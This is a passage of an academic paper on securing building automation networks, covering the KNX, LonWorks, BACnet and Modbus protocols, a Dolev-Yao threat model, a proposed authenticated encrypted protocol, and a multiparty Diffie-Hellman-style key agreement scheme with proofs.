22. European Telecommunications Standards Institute, France. Universal Mobile Telecommunications System (UMTS); 3G Security; Security Threats and Requirements. 3GPP TS 21.133 version 4.1.0 Release 4 (2001)
23. Mulliner, C., Golde, N., Seifert, J.-P.: Sms of death: From analyzing to attacking mobile phones on a large scale. In: USENIX Security Symposium (2011)
24. Munaut, S.: IMSI detach DoS (April 2001), `http://www.blackhat.com/presentations/bh-asia-01/gadiax.ppt`
25. P1Security. website detailing a fuzzing product for telco core-networks, `http://www.p1sec.com/corp/products/p1-telecom-fuzzer-ptf/` (visited in March 2013)

Security Analysis of Building Automation Networks
Threat Model and Viable Mitigation Techniques

Alessio Antonini, Alessandro Barenghi, and Gerardo Pelosi

Dipartimento di Elettronica, Informazione e Bioingegneria – DEIB
Politecnico di Milano, P.zza Leonardo da Vinci 32, 20133 Milano, Italy
`name.surname@polimi.it`

Abstract. Building automation systems are becoming increasingly commonplace in modern cities, thanks to the advantages they bring in terms of power efficiency and ease of management. Typically, they are connected to consumer grade platforms, to perform monitoring and management actions via a proper IP gateway, possibly from a remote location. In this work, we analyze the direct threats to the building automation network domain, considering an attacker able to eavesdrop or modify arbitrarily the packets. We detail the threat model under consideration, identifying the security desiderata and propose a secure communication protocol, together with a new distributed key agreement scheme. We analyze the feasibility of their implementation and the overhead in terms of computation and communication costs, using the KNX network standard as case study.

1 Introduction

The popularity of home and building automation systems has been increasing significantly in recent years due to the advantageous cost-benefit trade-offs provided by ICT solutions. Also, the concept of the "Internet of Things" has tied in closely with the general idea of improving interaction among devices typically found in an indoor habitat [25]. Currently, these systems range from simple home automation networks, with only a handful of devices for the remote control of appliances or features, up to more complex Building Automation Systems (BAS) made of large installations with thousands of devices, with varying degrees of intelligence and automation as, f.i., in office buildings, hospitals or warehouses. The fundamental driver of BASs is the increased user comfort and the reduction of energy consumption of the whole building due to the optimization of the services management [16]. Usually, they connect building actuators and sensors to data networks for controlling heating, ventilation, and air-conditioning (HVAC) systems, lighting, and shading. This allows abnormal or faulty conditions to be localized and corrected promptly and with minimum personnel effort. This is especially true when access to the site is offered through a remote connection. Historically, vendors used to provide proprietary, non-publicly documented solutions for isolated BASs. More recently, a clean division between the Building Automation Network, built on a specific protocol stack, and the TCP/IP carrier backbone is taking place. The trend is to opt for open standards for BAN protocol stacks (such as BACnet [5,20], LonWorks ISO/IEC-14908 [13], KNX [15] and Modbus [19]) to boost the interoperability among devices from different producers, as well as to benefit of public scrutiny activities. The aforementioned standards achieved considerable attention both worldwide (in case of BACnet, LonWorks and Modbus) and in the EU (in the case of KNX). One of the most critical aspects of BASs concerns the increasing integration of sub-systems for access control and physical intrusion detection. Also, protection against denial-of-service attacks becomes more of an issue as buildings get more dependent on remote-controlled automation systems. In a realistic scenario an insider or outsider adversary can subvert the usual or correct functioning of sensors and actuators if she is able to gain the access privileges to drive the nodes of the BA networks either locally (i.e., through directly accessing the BAS communication bus) or remotely. Altering the temperature in controlled environment rooms (such as datacenters), causing lockdowns of the HVAC system functionalities in harsh climates and inappropriate signals sent to sprinklers, lighting or door control systems may have a significant impact.

Contributions. We propose a scalable and secure communication protocol for BANs, providing security guarantees against an attacker able to eavesdrop all the communications and modify their contents at his will, including the deletion and forgery of data. We also propose a novel multiparty key agreement scheme based on the discrete logarithm problem, providing both a proof of its correctness and the polynomial Turing equivalence of breaking the scheme and solving the computational Diffie-Hellman problem. Finally, we provide a feasibility study of the applicability of the proposed scheme, taking into account the BAN with the tightest communication budget, i.e., the KNX BAN.

2 Preliminaries

In this section we will provide the background on BASs, and the network infrastructure characterizing them. Building on this background, we will delineate the typical deploy environment of BASs, and the systems they interact with. Then, we will construct a threat model, highlighting the critical issues in this scenario.

2.1 BAS Network Analysis

A Building Automation System (BAS) is a digital control and monitoring infrastructure which can be used to manage several services, e.g., lighting, security systems and air conditioning. We focus our interest on the BASs where all the nodes of the control and monitoring infrastructure are endowed with computational capabilities, as opposite to the Programmable Logic Controller (PLC) based systems, where only a single node can perform computations. A sketch of the BAS topology of our interest is shown in Fig. 1. The actors of a BAS are sensors and actuators, communicating over a common medium via a Building Automation Network (BAN), which allows unicast and broadcast communications, with the possibility of multicast for some of the standards. It is common to connect a BAN to a local TCP/IP based data network via a proper gateway device, to perform control operations via a management console running on common computers. It is also frequent to provide these management features to roaming devices outside the local TCP/IP based network via a VPN connection to the internal LAN. The access control and authentication issues of the roaming devices are solved via a proper firewalling and VPN certificate authentication policy [24]. The protocols employed to




Fig. 1. Typical BAS topology: the BAN links sensors and actuators, while the TCP/IP backbone network links the BAN routers to the management console and the outside world

communicate on the BAN are either de-facto standards coming which affirmed themselves in the PLC era of BAS systems, or actual open standardized protocols. Table 1 reports the characteristic of the four most used protocols in BAN communications.

The KNX protocol [15] is a standardized network protocol stack, and it is in use by 300 manufacturers from 33 different countries, mainly in home automation systems. KNX nodes communicate by sending datagrams to a group of recipients, over a common medium which can be either a twisted pair cable or an 868 MHz wireless carrier, reaching a maximum speed of 9.6 kbps on wired means and 38.4 kbps on wireless ones. The group of recipients of a communication is identified by a datagram-level address and each node is instructed to process a message only if it belongs to the group of recipients. The typical KNX communications are of a multicast nature with the only exception of firmware updates which are sent in unicast, specifying a specific flag in the packet address field. The communications take place with a Carrier-Sense-Medium-Access (CSMA) strategy, with explicit collision avoidance (CA).

LonWorks [13] is a network and application protocol developed by Echelon Corporation and standardised as ISO/IEC-14908. The network protocol stack is a simplified routed network with up to 255 subnets, each one made of at most 127 nodes. Each node can be member of one of the 256 multicast groups available to obtain greater efficiency in communication: the multicast packets are routed on a collision domain if there is at least a member belonging to the correct group. The physical layer is based on a CSMA strategy, employing active strategies to prevent collisions and endowed with a collision detection (CD) mechanism, allowing a top throughput of 1.25 Mbps. The LonWorks network stack supports the use of a single shared key among all devices to initiate communications, employing a challenge-response protocol to ascertain whether the other endpoint is effectively part of the LonWorks network. The application data are transmitted in clear and without any integrity checking, no security guarantees (except for the aforementioned network membership check) are provided.

BACnet [20] is a protocol stack standardized as ISO-16484-5. The application layer defines a set of 40 commands to both probe the status of the devices in a BACnet network and drive their actions. The BACnet standard allows to choose which network transport stack should be used for its commands among: Ethernet, ARCNET (a 2.5 Mbps token-passing protocol), EIA RS-485 (augmented with a master-slave logical

Tab. 1. Features comparison of BAN protocols

Protocol	Communication Pattern	Maximum Speed	Medium Access	Security Services
KNX [15]	uni/multi/broadcast	9.6 kbps	CSMA/CA	*None*
LonWorks [13]	uni/multi/broadcast	1.25 Mbps	CSMA/CD	Membership Check
BACnet [20]	uni/broadcast	1 Gbps	any	*None*
Modbus [19]	uni/broadcast	1 Gbps	CSMA/CD	*None*

architecture for frame transmission) and the simple EIA RS-232 point-to-point link. It is also possible to exploit the LonWorks transport layer to transport BACnet application datagrams. All the BACnet data are transmitted in clear by default, except for the possible encryption happening transparently when a TCP/IP transport layer is employed. The "BACnet Addendum G" provides some suggestions to secure BACnet BANs, however, without any definite protocol solution.

Modbus [19] is an application layer protocol which provides a client-server communication scheme employing an underlying transport network. Modbus communications require an explicit acknowledgement/negative-acknowledgement to each message and are usually performed over Ethernet, possibly with the use of a TCP/IP stack to provide reliable transport guarantees, although employing EIA RS-232 and EIA RS-485 is also possible. As most common Modbus implementations run over Ethernet, it supports unicast and broadcast communications over a shared medium with a CSMA/CD strategy. Modbus communications are not protected by any cryptographic primitive.

Summing up, the most widespread solutions for BAN protocols do not include any explicit security feature, and in the vast majority of the cases, it is not possible to exploit the ones of the underlying transport layer. This is due to the fact that, among the viable transport layers, only Modbus and BACnet may employ the TCP/IP/Ethernet network stack, endowed with optional standardized security protocols [24]. The other key point is that the available bandwidth for BAN communication may be consistently narrow, especially in the case of KNX devices, where only 9.6 kbps are available. By contrast, all the BAN network protocols support a physical broadcast transmission mode which can be successfully exploited to reduce the traffic.

In this work we aim at providing a secure protocol and key management scheme viable to be employed on all the aforementioned vulnerable scenarios, including the KNX protocol, where the bandwidth constraint are significant.

2.2 Threat Model

The sensitive information in a BAS transits on two different types of network domains which should both be secured. It is possible to employ standard SSL based solutions to provide a secure and authenticated link for the BAS commands transmitted over the portion of the TCP/IP internal backbone which allows the BAN routers to communicate. In this work we focus on a threat model targeting the BAN infrastructure, i.e., the network domain including the BAN router, the sensors and the actuators. We assume that the

BAN router is enclosed in a tamper detecting case, which alerts the maintainer in case an attacker tries to gain physical access to the device. The BAN endpoints communicate on a shared medium and is thus reasonable to assume that the attacker is able to eavesdrop the messages passing on it. This can be achieved either through direct wiretapping of the bus, or by sniffing the EM emanations of it via a proper antenna [3, 29]. We assume the worst-case scenario, where the actuators and sensors are connected in parallel on a single twisted pair bus, and can thus be disconnected without disrupting the regular functioning of the other sensors. We note that scenarios where this disconnection is detected provide effective simplifications in detecting possible denial of service and impersonation attacks. The attacker is also assumed to be capable of injecting arbitrary messages on the BAN network through either directly connecting to the wires or generating artificial EM interference via a coil or a simple antenna placed near the wall [12]. Similarly, the attacker is supposed to be able to erase messages either inserting a device acting as a bridge, or through causing disturbances strong enough for the message not to be received. Summing up, we model the attacker as the one described by the classical Dolev-Yao attacker [9], which can be stated as follows.

Definition 1 (Attacker model). *A Dolev-Yao attacker can effectively emulate the actions of an arbitrary adversary in such a way* i) *to obtain any message passing through the network,* ii) *to appear as a legitimately connected user from a network standpoint, and* iii) *to act as the receiver of any message destined to any user. The net effect on communications is that the attacker is able to passively eavesdrop, tamper with, inject and delete an arbitrary number of messages or parts thereof. Consequentially, he is in full knowledge of all the data transmitted on the network and may keep track of them.*

2.3 Security Desiderata

Considering the attacks to be lead under the previous threat model and against the described network infrastructure, we now state which are the security services needed to provide a trustworthy BAN infrastructure. These should be provided keeping into account the tight computational and communication budget of BANs, which is imposed directly by the cost envelope of the target devices. Indeed, the cost envelope should be kept as low as possible due to the large number of devices which need to be deployed on the field. Since a large install base is already present, taking into account solutions which are able to cohabitate with preexisting ones is a point the designer should confront with. In order to secure the BAN, the aforementioned constraints prevent the designer from adopting solutions based on either PKIs or Identity Based cryptoschemes. This points towards more lightweight key agreement schemes to derive ephemeral cryptographic keys, to be used with fast symmetric-key primitives. We note that stream ciphers do not offer the same robustness and completeness warranties of block cipher primitives [14]. In addition, as described in Section 4, the hardware implementation of standard block ciphers within very low power and cost-effective microcontrollers represents a further push towards their adoption in this context. In the following, we delineate the security desiderata we will provide with our communication protocol and novel key agreement scheme:

Confidentiality. In a BAN, it is worth noting that it may be unnecessary to provide confidentiality for all the transmitted messages. For instance, the commands sent to an actuator, which is only able to perform a single, physically evident action (e.g., turn on the HVAC or turn off the lights), can be fully inferred from an attacker through environmental observations. By contrast, in case the transmitted messages carry sensitive information, such as the access tokens allowing physical access control systems to recognize users, it is critical to provide full content confidentiality.

Forward Secrecy. A realistic attack scenario involves the fact that attacker may be able to acquire a BAN node and extract the long term secret contained within it by means of side channel analysis [17]. The node could be obtained either exploiting a sloppy decommissioning of electrical equipment or an accidental information disclosure. Consequentially, an attacker may be able to breach the confidentiality of previously recorded messages, thus gaining access to a significant amount of sensitive information. To mitigate this issue, it is possible to provide forward secrecy to the messages being transmitted on the network, i.e., to employ an ephemeral key refreshment scheme.

Message integrity. It is crucial to ensure message integrity as tampering with the transmitted payloads, even without injecting fresh ones or suppressing some, may result in an undesirable behavior of the BAS.

Immunity from replay attacks. Explicit protection against replay attacks performed after sniffing valid communications should be provided, as blindly replaying valid commands with the wrong timing could lead to undesired consequences.

Source authentication. All the messages should be bound to a trusted source, both the ones carrying the sensed information from the sensors, and the ones providing commands to the actuators as well as their corresponding delivery status notifications. This source authentication should consider the fact that all the legit message sources have been deployed at setup time thus, they are the only ones expected to be operational when the system is working correctly.

Availability. In the worst-case BAN scenario, no physical means to detect if a node goes amiss are provided, as the single bus architecture which characterizes some of the standard network infrastructures does not trigger an automated notification of such an event. Therefore, it is important to provide at an higher protocol level the means to guarantee the notification of possible availability failures.

3 Secure BAN Protocol

In this section we delineate our secure communication protocol for BANs. We will assume, coherently with the network structures described in Section 2, that the BAN network is divided in physical collision domains where all the endpoints are able to listen to all messages. Consequentially, the endpoints able to transmit data on the collision domain are the associated nodes (sensors and actuators) plus the BAN router, while communications across collision domains are mediated by the BAN router. From now on, we will consider the messages as they get sent and reconstructed by the underlying network and transport layers, and before they are passed to the higher layers of the protocol stack. We require the communications over the collision domain to be

	Mgmt	Cmd	Ack	Command	Nonce	MAC
Beacon	*0*	*0*	X	*Beacon*	*nonce*	$\mathcal{T}$
BAN Command	*0*	*1*	*0*	*BAN command*	*nonce*	$\mathcal{T}$
BAN Notification	*0*	*1*	*1*	*Delivery Notification*	*nonce*	$\mathcal{T}$
Key Agreement	*1*	*0*	X	*Key Agreement Message*		$\mathcal{T}$
Add Node Command	*1*	*1*	*0*	*Add Node Command*	*nonce*	$\mathcal{T}$
Add Node Notification	*1*	*1*	*1*	*Delivery Notification*	*nonce*	$\mathcal{T}$

Fig. 2. Description of the secure protocol message $m{=}\mathcal{P}||\mathcal{T}$. The portion of the packet highlighted in grey is $\mathcal{T}$, while the remaining portion reports the plaintext content of $\mathcal{P}$.

logically divided in time slots, with each node sending a message during his time slot. This can be easily obtained emulating it at application level, in case the network and transport layer do not offer the feature natively. In this case, the beginning of the time slot for the next node is marked by the reception of the last network packet data unit composing the current application level datagram. The order of the time slots can be determined by the lexicographical order of the physical node addresses, as the nodes are supposed aware of their neighbours' addresses at setup time. Introducing a time-slot transmission strategy effectively yields a constant latency transmission, which is useful to detect promptly denial of services, at the cost of inserting a predictable delay in the communications. The messages sent by the nodes are structured as follows:

Definition 2 (Message Structure). *Let* $\mathtt{phy}_{\mathtt{src}}$ *be the physical address of the source node and* $\mathtt{phy}_{\mathtt{dest}}$ *the one of the destination node,* $\mathcal{P}$ *and* $\mathcal{T}$ *be the payload and integrity checking tag of the data. The message is composed as* $m{=}\mathcal{P}||\mathcal{T}$*, with* $\mathcal{P}{=}\mathtt{Enc}_k(\mathtt{data})$ *and* $\mathcal{T}{=}\mathtt{MAC}_k(\mathcal{P}||\mathtt{phy}_{\mathtt{src}}||\mathtt{phy}_{\mathtt{dest}})$*, where* $\mathtt{Enc}$ *is a symmetric block cipher,* $\mathtt{MAC}$ *is a strongly unforgeable keyed cryptographic hash function, and* k *is the encryption key.*

The message payload structure depends on the purpose of the message itself. From an operational point of view, the message purposes are split into two categories: network management and regular functioning. Figure 2 reports the possible contents of the messages. The first field of the $\mathcal{P}$ portion of the message is a single bit field denoting whether the message belongs to the network management or regular functioning category. The second field is a bit indicating whether the message is carrying a command or providing information, while the third field discriminates the case of a message carrying a command from the one carrying a return receipt (that must always be sent as response to a message). In case the message is not a command, the value of the third field is ignored. The nonce field of the payload $\mathcal{P}$ is a random number employed to both provide semantic indistinguishability of the encrypted messages and bind a command message to its return receipt: this is done repeating the same nonce in both the command message and the corresponding receipt.

Proposed BAN Protocol. The protocol acts in three phases: a bootstrap phase, to be performed by the installer when the system is deployed; a regular functioning phase, when the BAN network operates serving its users' needs; and a key refreshment phase, performed to renew the shared ephemeral cryptographic key k employed by the nodes of the same collision domain to encrypt and compute the MAC of each message. At the bootstrap phase, all the nodes collect the physical addresses of their neighbours and the value of the secret ephemeral cryptographic key is set to the same value for all nodes. Subsequently, the nodes in the collision domain are forced to perform a multiparty key agreement procedure to determine the first value of the shared ephemeral symmetric key k to be used. Once this key agreement is completed, the collision domain is ready to switch into its regular functioning phase. The nodes start communicating in their own time slot, determining it according to the lexicographical order of the physical addresses of the others. Note that, each node should keep track of the passing time slots, f.i., by keeping a counter of the transmitted messages `ctr` and computing the current time slot as: ($\texttt{ctr} \bmod |\mathcal{U}|$). A node willing to send a command during the regular functioning phase will wait for its time slot, compose the message as described before and send it. The receiving node will build the corresponding return receipt packet and send it back to the command sender, taking care of employing the same nonce which appeared in the command message, as soon as possible. In case the node does not need to send any message during its time slot, a beacon message is sent to fill it in, providing indistinguishability of the node behaviour from when it is actually active. After a predetermined number of exchanged messages $n_{\max}$, all the nodes engage in an ephemeral secret key refreshing procedure, employing the same key agreement scheme used in the bootstrap phase. To add a node to the collision domain, the node should be directly connected to the BAN router by the installer so that the current instance of the ephemeral secret key is copied into it. The public key of the new node, together with its physical address, are communicated to the current collision domain endpoints via an *add node* message (Figure 2), which is acknowledged by all nodes via an explicit return receipt. The new node will engage in the next key agreement procedure which will take place.

Meeting the security desiderata. The confidentiality requirement is met thanks to the whole payload encryption performed by the devices. The forward secrecy of the messages is provided by the periodic key refreshment procedure; the vulnerability window for the forward secrecy issues is tunable by the designer, reducing the number of packets ($n_{\max}$) sent with the same shared ephemeral key. The attacker does not gain any sensitive information by passively eavesdropping the communications. The integrity of the message payload is ensured by the `MAC` computed over it, which effectively prevents an attacker from both tampering with the message contents and injecting forged ones. The desired binding of a message to the legitimate source is performed including the physical addresses of both the source and the destination node in the `MAC`. Doing so prevents the attacker from both replacing the source address of a packet directed to the attacked node, and rewriting the destination address of another packet to hijack it towards the aforementioned attacked node. The presence of beacon messages, sent whenever a time slot is not employed by a node, provides an active heartbeat signal which should be observed by all the collision domain endpoints. Thus, in case a time slot is not filled with a legitimate message it is possible for everyone to detect an artificial message deletion by an attacker. The attacker is not able to forge a correct beacon message as it is encrypted and authenticated in the same fashion other legit messages are. The availability of the nodes is thus provided, as it is possible to promptly detect both active attackers and network errors and alert the network administrator. A crucial point of the proposed protocol is the use of a shared ephemeral secret key agreed among all the parties in a collision domain in a secure fashion. To this end, we describe a new multiparty key agreement scheme, able to fulfill the aforementioned desiderata, while keeping the network traffic down to a minimum.

3.1 Multiparty Key Agreement Scheme

The Diffie-Hellman (DH) key-exchange protocol marked the birth of modern cryptography and has since then been one prominent support of both theory and practice of cryptography, as well as a standard component of any cryptographic suite. While the basic protocol, as originally proposed, is secure against an eavesdropping-only attacker, in order to obtain a primitive resistant also to active (MiTM) adversaries it is necessary to introduce some form of entity authentication. Since the nodes willing to participate to the key agreement already share an ephemeral secret key, the key agreement messages are authenticated via the aforementioned message tag $\mathcal{T}$ computed via the keyed `MAC`.

We now provide a generalization of the Diffie-Hellman key agreement to a multiparty ($t{\geq}2$) scenario nicely fitting the communication model of a BAN, which is based on the transmission of broadcast messages among the set of devices specified at the time of the BAN deployment. We claim that the proposed multiparty key agreement scheme does not require neither a primary point of trust to organize the sequence of messages exchanged to establish the common shared secret, nor any form of coordination among the parties, $\mathcal{U}{=}\{U_0, U_1, \ldots, U_{t-1}\}$, to establish an order of the messages transmitted by each of them. As specified by Algorithm 1, given a publicly known finite cyclic group $(\mathrm{G}, \cdot){=}\langle\ g\ \rangle$ with $n{=}|g|$ elements, each participant U_i randomly selects a local ephemeral secret $a_i{\in}\{2, \ldots, n{-}1\}$ (line 2) and initializes his local value of the shared common secret k_{U_i} to the group generator g (line 3). The protocol goes on repeating the same steps for $t{-}1$ rounds. During each round, the i-th participant U_i broadcasts the outcome of the exponentiation $(k_{U_i})^{a_i}$. Note that, the multiplication corresponding to the internal composition law depends on the group structure. Subsequently, he waits until the remaining $t{-}1$ participants send a message containing a value computed in the same way (lines 7–8). The received values, k_{U_j} with $j \neq i$, are accumulated in a temporary variable `tmp` (line 9). Subsequently, the local value of the shared common secret k_{U_i} is updated according to the operation specified at line 10, to both combine the secret exponents of the other parties and remove the dependence from the local secret a_i. At the end of the main loop (lines 4-10), the local value of the shared common secret for the participant U_i will be equal to $k_{U_i}{=}g^{a_0 a_1 \cdots a_{i-1} a_{i+1} \cdots a_{t-1}}$. In the last statement, the value of the shared ephemeral common secret is completed through computing $k{=}(k_{U_i})^{a_i}$ (line 11). Theorem 1 formalizes the correctness of the algorithm.

Theorem 1 (Algorithm Correctness). *Given a finite cyclic group* $(\mathrm{G}, \cdot)$ *with generator* $g{\in}\mathrm{G}$ *and order* $n{=}|g|$, *each participant* U_i *in a set* $\mathcal{U}{=}\{U_0, U_1, \ldots, U_{t-1}\}$ *runs Algorithm 1 to compute a shared ephemeral secret* $k{=}g^{\prod_{j=0}^{t-1} a_j}$, *where each* $a_j{\in}\{2, \ldots, n{-}1\}$ *denotes the ephemeral secret of the* j*-th participant,* $0{\leq}j{\leq}t{-}1$.

Algorithm 1. Single Participant – Multiparty Key Agreement

```
Globals: $(G, \cdot)=\langle g \rangle$, finite cyclic group with order $n=|g|$
Input: $t$: number of protocol participants
       $\mathcal{U}$: $\{U_0, U_1, \ldots, U_{t-1}\}$ set of protocol participants
Output: Shared secret: $k=g^{\prod_{j=0}^{t-1} a_j}$
        $a_j \in \{2, \ldots, n-1\}$ ephemeral secret of the $j$-th participant
1  begin
2      $a_i \leftarrow$ RANDOM$(2, n-1)$
3      $k_{U_i} \leftarrow g$
4      for $r \leftarrow 0$ to $t-2$ do
5          $k_{U_i,r} \leftarrow (k_{U_i})^{a_i}$
6          BROADCAST $k_{U_i}$
7          for $U_j \in \mathcal{U} \mid U_j \neq U_i$ do in parallel
8              RECEIVE $k_{U_j}$
9          tmp $\leftarrow \prod_{U_j \in \mathcal{U}, U_j \neq U_i} k_{U_j}$
10         $k_{U_i} \leftarrow \left(\texttt{tmp} \cdot (k_{U_i})^{-r}\right)^{\frac{1}{r+1}}$
11     $k \leftarrow (k_{U_i})^{a_i}$
12     return $k$
```

Proof. Let $\mathcal{A}=\{a_0, a_1, \ldots, a_{t-1}\}$ be the set of ephemeral secret values chosen by the $t \geq 2$ participants in $\mathcal{U}$. Denote as $\mathcal{A}_{z,r+1}$, with $0 \leq r \leq t-2$, $z \in \left\{1, \ldots, \binom{t}{r+1}\right\}$, the generic element of the power-set $2^{\mathcal{A}}$ composed by r elements of $\mathcal{A}$ and denote as $\mu_{z,r+1}=\left(\prod_{a \in \mathcal{A}_{z,r+1}} a\right)$ the monomial composed by the product of the values included in $\mathcal{A}_{z,r+1}$: $deg(\mu_{z,r+1})=r+1$. A monomial that includes a_i as factor is denoted as $\mu^{(i)}_{z,r+1}$, while $\mu^{(\not i)}_{z,r+1}$ is a monomial that does not include a_i. The whole algorithm can be described by a recursive equation involving the value k_{U_i} and the number of the iterations $r \in \{0, \ldots, t-2\}$:

$$
\begin{aligned}
k_{U_i,-1} &= g && r=-1\\
k_{U_i,0} &= g^{\sum_z \mu_{z,1}}, \text{ for all } z=1,2,\ldots,t \text{ s.t. } \mu_{z,1} \neq \mu^{(i)}_{z,1} && r=0\\
k_{U_i,r} &= \left(g^{\left(r \sum_z \mu^{(i)}_{z,r+1} + (r+1) \sum_z \mu^{(\not i)}_{z,r+1}\right)} \cdot (k_{U_i,r-1})^{-a_i r}\right)^{\frac{1}{r+1}} && r>0
\end{aligned}
$$

It can be easily verified that the last instruction in the body of the main loop of Algorithm 1 computes the same value of the above relation (for $r>0$) that is:

$$k_{U_i,r} = g^{\sum_z \mu^{(i)}_{z,r+1}} \text{ for all } z=1,\ldots,\binom{t}{r+1} \text{ s.t. } \mu_{z,r+1} \neq \mu^{(i)}_{z,r+1}$$

Therefore, after the end of the last iteration ($r=t-2$), the exponent of the generator g comes down to a single monomial $\mu_{z,t-1}=(a_0 \cdots a_{i-1}a_{i+1} \cdots a_{t-1})$ as all the others $\binom{t}{t-1}=t-1$ monomials includes a_i as one of their factors. The algorithm returns the desired value k through raising $k_{U_i,t-1}$ to a_i. □

Example 1. Consider $t=4$ participants $\mathcal{U}=\{U_0, U_1, U_2, U_3\}$ with a set of ephemeral secrets $\mathcal{A}=\{a_0, a_1, a_2, a_3\}$ and suppose to run the multiparty key agreement on the side of U_0. Keeping track of the exponent values during the execution of Algorithm 1 allows to easily understand how the computation of shared ephemeral key, $k{=}g^{a_0a_1a_2a_3}$, can be performed by each participant without directly knowing any factor of the final exponent except his own.

- $k_{U_0}{\leftarrow}g$ at line 3.
- when $r{=}0$, $\texttt{tmp}{\leftarrow}g^{a_1} \cdot g^{a_2} \cdot g^{a_3}$ at line 9, and
  $k_{U_0}{\leftarrow}((g^{a_1+a_2+a_3}) \cdot 1)^1$ at line 10.
  Note that, there are $\binom{4}{1}$ monomials with degree $r{=}$ 1, but the exponent contains only the $\binom{4}{1}{-}1{=}$ 3 ones, which do not include the term a_0.
- when $r{=}1$, $\texttt{tmp}{\leftarrow}g^{a_1(a_0+a_2+a_3)} \cdot g^{a_2(a_0+a_1+a_3)} \cdot g^{a_3(a_0+a_1+a_2)}$ at line 9, and
  $k_{U_0}{\leftarrow} \left(\texttt{tmp} \cdot g^{-a_0(a_1+a_2+a_3)}\right)^{\frac{1}{2}}{=}\left(g^{2(a_1a_2+a_1a_3+a_2a_3)}\right)^{\frac{1}{2}}$
  ${=}g^{a_1a_2+a_1a_3+a_2a_3}$ at line 10.
  Note that, there are $\binom{4}{2}$ monomials with degree $r{=}$ 2, but the exponent contains only the $\binom{4}{2}{-}3{=}$ 3 ones, which do not include the term a_0.
- when $r{=}2$, $\texttt{tmp}{\leftarrow}g^{a_1(a_0a_2+a_0a_3+a_2a_3)} \cdot g^{a_2(a_1a_0+a_1a_3+a_0a_3)} \cdot g^{a_3(a_0a_1+a_0a_2+a_1a_2)}{=}$
  $k_{U_0}{\leftarrow} \left(\texttt{tmp} \cdot g^{-a_0(a_1a_2+a_1a_3+a_2a_3)}\right)^{\frac{1}{3}}{=}\left(g^{3(a_1a_2a_3)}\right)^{\frac{1}{3}}{=}$
  ${=}g^{a_1a_2a_3}$ at line 10.
  Note that, there are $\binom{4}{3}$ monomials with degree $r{=}$ 3, but the exponent contains only the $\binom{4}{3}{-}3{=}$ 1 one of them which does not include the term a_0.

Finally, the shared ephemeral secret is computed as $k{=}(g^{a_1a_2a_3})^{a_0}{=}g^{a_0a_1a_2a_3}$.

To the end of comparing and discussing the security guarantees provided by the proposed scheme, we recall the ones of the two-party Diffie-Hellman key agreement. The security of the DH key exchange hinges on the computational intractability of the following problem:

Definition 3 (Computational Diffie Hellman Problem). *Let* $(\mathrm{G}, \cdot)$ *be a finite cyclic group with order* $n{=}|\mathrm{G}|$*, and denote as* $g{\in}\mathrm{G}$ *one of its generators:* $(\mathrm{G}, \cdot){=}\langle g\rangle$*. Given two positive integers* $a_0, a_1{\in}\{2, \ldots, n{-}1\}$*, the Computational Diffie Hellman Problem (CDHP) is defined as the one of computing* $g^{a_0\ a_1}$*, given as input* $(\mathrm{G}, g, g^{a_0}, g^{a_1})$*.*

A straightforward reduction of the CDHP to the problem of extracting the discrete log in a cyclic group gives evidence that the CDHP is no harder than the Discrete Log Problem (DLP). Viceversa, for a generic cyclic group, it is an open issue whether the most efficient way of solving the CDHP is by solving the DLP first. An equivalence proof between CDHP and DLP is provided by Boer [6] and Maurer [18], who proved the equivalence for groups with prime order such that the Euler totient of $n{-}1$, $\varphi(n{-}1)$, is smooth. These results have a relevant impact on the practical application of key agreement schemes based on the CDHP, as their parameter generation procedure ($\langle\ g\ \rangle$, $n{=}|g|$) can be checked to honor the equivalence conditions. In addition, it is worth noting that the actual standardized recommendations for employing the Elliptic curve variant of a DH key agreement [23] honor the aforementioned requirements.

The proposed multiparty key agreement scheme can enjoy the same parameter generation procedure of the original DH protocol to provide the same security assurances of two-party systems based on the CDHP. The computational problem underlying the proposed multiparty key agreement (MKA) scheme can be formally stated as follows:

Definition 4 (Computational Multiparty Key Agreement Problem). *Let* $(\mathrm{G}, \cdot)$ *be a finite cyclic group with order* $n{=}|\mathrm{G}|$*, and denote as* $g{\in}\mathrm{G}$ *one of its generators:* $(\mathrm{G}, \cdot){=}\langle g\rangle$*. Given an integer* $t{\geq}2$ *and a set of values* $a_j{\in}\{2, \ldots, n-1\}, 0{\leq}j{\leq}t{-}1$*, the Computational Multiparty Key Agreement Problem (CMKAP) is defined as the one of computing* $k{=}g^{\prod_{j=0}^{t-1} a_j}$ *given all the values of* $k_{U_i,r}$ *by Algorithm 1 for all* $0{\leq}r{<}i{\leq}t{-}1$*.*

The following theorem specifies the security assurances of the proposed protocol building on the previously introduced definitions.

Theorem 2 (Polynomial Time Turing Equivalence of CDHP and CMKAP). *Solving the CMKAP problem for* $t{\geq}2$ *participants is polynomially equivalent to computing the solution of the Computational Diffie-Hellman problem on the same finite cyclic group.*

Proof. We will show at first that CDHP$\leq_T$CMKAP polynomially. Let $\mathcal{O}_{\mathrm{CMKAP}}(\mathrm{G}, g, \mathcal{L}, t)$ be an oracle computing the CMKAP on $(\mathrm{G}, \cdot)$, generated by g, with t parties, taking as input the list $\mathcal{L}$ of intermediate values $k_{U_i,r}$, $0{\leq}r{<}i{\leq}t{-}1$. It is possible to solve CDHP invoking the oracle $\mathcal{O}_{\mathrm{CMKAP}}$ once as $\mathcal{O}_{\mathrm{CMKAP}}(\mathrm{G}, g, (g^{a_0}, g^{a_1}), 2)$. The oracle will compute $g^{a_0\, a_1}$ as required by the CDHP, since the values g^{a_0} and g^{a_1} match $k_{U_0,0}$ and $k_{U_1,0}$ computed by a two-party CMKAP key agreement as per Algorithm 1.

